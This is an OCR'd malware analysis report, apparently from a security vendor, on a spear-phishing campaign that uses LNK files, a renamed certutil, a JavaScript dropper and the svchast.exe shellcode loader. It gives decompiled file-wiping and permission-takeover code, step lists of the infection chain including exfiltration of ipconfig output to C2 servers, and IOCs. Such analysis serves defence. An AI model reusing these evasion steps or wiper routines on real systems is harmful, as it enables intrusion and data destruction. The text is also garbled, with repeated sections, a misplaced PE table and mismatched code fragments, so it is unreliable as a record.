
- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

